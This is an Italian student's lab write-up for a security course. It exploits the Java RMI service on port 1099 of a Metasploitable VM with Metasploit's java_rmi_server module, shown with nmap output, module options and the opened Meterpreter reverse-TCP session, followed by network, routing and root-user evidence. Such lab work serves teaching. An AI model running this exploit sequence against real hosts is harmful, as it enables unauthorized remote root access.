Benchmark Modulo 4- Alessio Russo


La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
    - 1) configurazione di rete;
    - 2) informazioni sulla tabella di routing della macchina vittima
    - 3) altro…


Vado a configurare l' ip delle macchine Kali e Metasploitable 2 come da Traccia come sempre seguendo il percorso su entrambe le macchine:

sudo nano /etc/network/interfaces

- Metasploitable 2




```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112/24
netmask 255.255.255.0
gateway 192.168.11.1
network 192.168.11.0







^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text^T To S
```




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d6:82:56
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.2
          inet6 addr: fe80::a00:27ff:fed6:8256/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:4466 (4.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23097 (22.5 KB)  TX bytes:23097 (22.5 KB)

msfadmin@metasploitable:~$ _
```

- Kali Linux




```
#The secondary Network Interfaces
auto eth1
iface eth1 inet static
address 192.168.11.111
netmask 255.255.255.0
network 192.168.11.0
gateway 192.168.11.1


^G Guida     ^O Salva     ^W Cerca     ^K Taglia    ^T Esegui    ^C Posizione
^X Esci      ^R Inserisci ^\ Sostituisc^U Incolla   ^J Giustifica^/ Vai a riga
```



```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fe9a:e685  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:9a:e6:85  txqueuelen 1000  (Ethernet)
        RX packets 86  bytes 9417 (9.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25  bytes 3118 (3.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1440 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1440 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
```

Per verificare se le due macchine comunicano effettuo il comando ping da kali:


ping 192.168.11.112



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.640 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.666 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.601 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.765 ms
^X64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.647 ms
^Z
zsh: suspended  ping 192.168.11.112

┌──(kali㉿kali)-[~]
```

Effettuando uno scanning preliminare con nmap vediamo effettivamente il servizio java-rmi sulla porta 1099 attivo sulla macchina Metasploitable:


sudo nmap -sV -O 192.168.11.112




```
└─$ sudo nmap -sV -O 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 19:35 CET
Nmap scan report for 192.168.11.112
Host is up (0.00064s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
```

Avvio il Framework Metasploit digitando il comando:

msfconsole



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```




```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                         normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server        2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server    2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31  excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

use exploit/multi/misc/java_rmi_server

show options


set rhosts 192.168.11.112

set lhosts: presenta già IP macchina attaccante Kali quindi non è necessario settarlo




```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/iSPy7l4UXyRRR
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:41280) at 2024-02-23 20:06:20 +0100

meterpreter >
```

1. Configurazione di rete macchina Meta da Kali



```
Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fed6:8256
IPv6 Netmask : ::

meterpreter >
```


2. Tabella di Routing il Gateway è 0.0.0.0 in quanto la sottorete è la stessa



```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway  Metric  Interface
    ------           -------          -------  ------  ---------
    127.0.0.1        255.0.0.0        0.0.0.0
    192.168.11.112   255.255.255.0    0.0.0.0


IPv6 network routes
===================

    Subnet                     Netmask  Gateway  Metric  Interface
    ------                     -------  -------  ------  ---------
    ::1                        ::       ::
    fe80::a00:27ff:fed6:8256   ::       ::
meterpreter > 
```


3. Altro:

- Getuid: utile a vedere l’ID dell’utente che effettua il comando, in questo caso siamo root in Metasploitable



